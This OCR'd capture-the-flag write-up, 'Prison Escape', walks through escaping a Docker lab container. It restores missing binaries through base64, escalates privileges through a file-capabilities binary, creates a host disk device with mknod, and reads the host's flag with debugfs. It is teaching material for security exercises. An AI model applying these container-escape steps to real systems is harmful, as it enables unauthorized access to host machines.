
Prison Escape

Author: Nimrod Stoler



Challengers are referred to as “players”.

STAGE1 – THE SHOCK
The player is dropped into a Docker container as a user ‘backup’, in /home.
Generally, you cannot view directory content because (almost) all executables are removed: ls, find… and also bash auto-completion is disabled.
This (should) create a certain shock, however it is quite easy to escape this situation:

1. Run bash again to have auto-completion ON, or
2. Copy and paste ‘ls’ (or other applications, such as find) using base64 to the terminal, then decode and chmod it to be executable… The terminal is programmed for large paste operations.

   For example, on the source machine:

   ```
   cat /bin/ls | base64 –w0 > /tmp/ls.b64
   ```

   dump /tmp/ls.b64 to the terminal and select and copy it from the terminal, then on the target:

   ```
   echo '<paste b64 here>' | base64 –d > /bin/ls
   ```

STAGE2 – OBTAINING THE MISSING PRIVILEGES
Players can take one of 3 different paths to continue:

1. Find the .hint1 file located in the /home directory and decipher it

```
We are badass, but we do (try to) playfair.

This is your first hint:

VTNANABDNYSLZAPCUXNKDXISTISPERFRERZASVBMRFRERM
FSDOHQAGWTERYBVPICKLMNUXZ


Good luck!
```

This is a **playfair** cipher which points to a webpage on capabilities and file capabilities. Playfair cipher uses a 25 characters key (the second line) and the ciphertext is the first line.

THISISYOURHINTLINUXIOURNALFIVESEVENTHREXESEVEN

(in playfair **J** is replaced with an **I** and consecutive letters are separated by **X**…)

This points to a Linux journal discussing file capabilities.
Then, search for files with file capabilities using **getcap**. An example is here:
https://nxnjz.net/2018/08/an-interesting-privilege-escalation-vector-getcap/

Running `getcap` returns this:

```
backup@2afc37212611:/# getcap -r . 2>/dev/null
./etc/xash = cap_chown,cap_fowner,cap_kill,cap_setgid,cap_setuid+eip
```

This means that `xash` has special file capabilities which is similar to suid, but adds specific capabilities every time the file is executed.

2. Run mount and see which files have been imported from the underlying host and run them one-by-one (you can do that also by comparing this container to a default Docker container and check the extra files).

3. Or simply following a more recent Linux privilege escalation instructions will get you there also: e.g. https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux#capabilities

So, players should run the `/etc/xash` file which has specific file capabilities and it is leveraging those to perform a privilege escalation.

STAGE3 – DEVICE LIST INFO [DEVICE BREWING]
After completing the escalation to root, a second hint awaits (read is allowed for root users only):
It is a base64 encoded data. After decoding players get the following text:

```
This is a page from an old Linux kernel manual, but unfortunately it is encoded.

We were told the encryption used is a monoalphabetic substitution, that maps
individual characters to a new character or symbol.
Messages encoded with monoalphabetic substitution ciphers show the exact
same patterns in letter frequency as their decoded versions.
With a sufficiently long message, you can perform what's called a frequency analysis
to make educated guesses on which encoded characters map to which letters.
```

And then a long ciphered text.

Players can decipher the text using simple frequency analysis and letter substitution or by using substitution solvers online, such as https://www.guballa.de/substitution-solver.

The text is taken from https://www.kernel.org/doc/Documentation/cgroup-v1/devices.txt and it should point players to the file: `/sys/fs/cgroup/devices/devices.list`:

/sys/fs/cgroup/devices# **cat devices.list**

```
c 1:5 rwm
c 1:3 rwm
c 1:9 rwm
c 1:8 rwm
c 5:0 rwm
c 5:1 rwm
b 202:2 rwm
c *:* m
b *:* m
c 1:7 rwm
c 136:* rwm
c 5:2 rwm
c 10:200 rwm
```

By comparing this file to the same file on the default Docker container the marked line pops up. This line means (and it is explained in the old Linux manual text) that the container is allowed to **create** a BLOCK (b) device with major:minor versions 202:2 for **read** and **write** (which is a Hard Drive of the AWS host). Use

```
$ mknod /dev/sda1 b 202 2
```

to create the new device. This device should also be available for **read** and **write**.

STAGE 4 – MOUNTING THE NEW DEVICE

The player's next step is to attempt to mount the new device they created in stage 3.

We changed the mount executable so that when trying to mount a device that returns a specific error (e.g. read-only error) it dumps the following lines:

```
mount: You are on the right path, hacker.
A hint is available for you from 54.193.121.32


mount: /mnt: cannot mount /dev/sda1 read-only.
```


This IP doesn't seem to have any open ports or anything special. But when pinging it you get:


```
Pinging 54.193.121.32 with 32 bytes of data:
Reply from 54.193.121.32: bytes=32 time=200ms TTL=237
Reply from 54.193.121.32: bytes=32 - MISCOMPARE at offset 0 - time=200ms TTL=237
Reply from 54.193.121.32: bytes=32 time=200ms TTL=237
Reply from 54.193.121.32: bytes=32 time=200ms TTL=237

Ping statistics for 54.193.121.32:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 200ms, Maximum = 200ms, Average = 200ms
```

Note that the IP of the ICMP server changes frequently…


Viewed in wireshark:





This ping returns 1 time out of 3: “***TRY@VAR_LIB_DOCKER***”

This seems like a dead end…



Another way to see what's in the new device is using debugfs:

```
root@b5d387aadcae:/dev# debugfs sda1
debugfs 1.44.1 (24-Mar-2018)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    131073  (12) etc
 12  (12) home    132571  (12) boot    132874  (12) dev    132875  (12) proc
 132876  (12) opt    132877  (12) run    133373  (12) sys    133374  (12) var
 133375  (12) bin    133546  (12) lib    847  (20) initrd.img
 848  (24) initrd.img.old    849  (20) vmlinuz.old    850  (16) media
 851  (12) snap    3124  (12) sbin    3349  (16) lib64    3351  (12) srv
 3352  (3776) .flag
```

The last file on the list is `.flag`. Dumping it using debugfs results in the following:

```
debugfs 1.44.1 (24-Mar-2018)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    131073  (12) etc
 12  (12) home    132571  (12) boot    132874  (12) dev    132875  (12) proc
 132876  (12) opt    132877  (12) run    133373  (12) sys    133374  (12) var
 133375  (12) bin    133546  (12) lib    847  (20) initrd.img
 848  (24) initrd.img.old    849  (20) vmlinuz.old    850  (16) media
 851  (12) snap    3124  (12) sbin    3349  (16) lib64    3351  (12) srv
 3352  (3776) .flag
debugfs:  cat .flag
  #####                                          ###
 #     # #    #  ####   ####  ######  ####   ####     ###
 #       #    # #    # #    # #      #      #         ###
  #####  #    # #      #      #####   ####   ####      #
       # #    # #      #      #           #      #
 #     # #    # #    # #    # #      #    # #    #    ###
  #####   ####   ####   ####  ######  ####   ####     ###


The flag is:

ArkCon{I_4m_h0udlnl_4nd_u_4r3_4_fr4ud!!}
```

Success!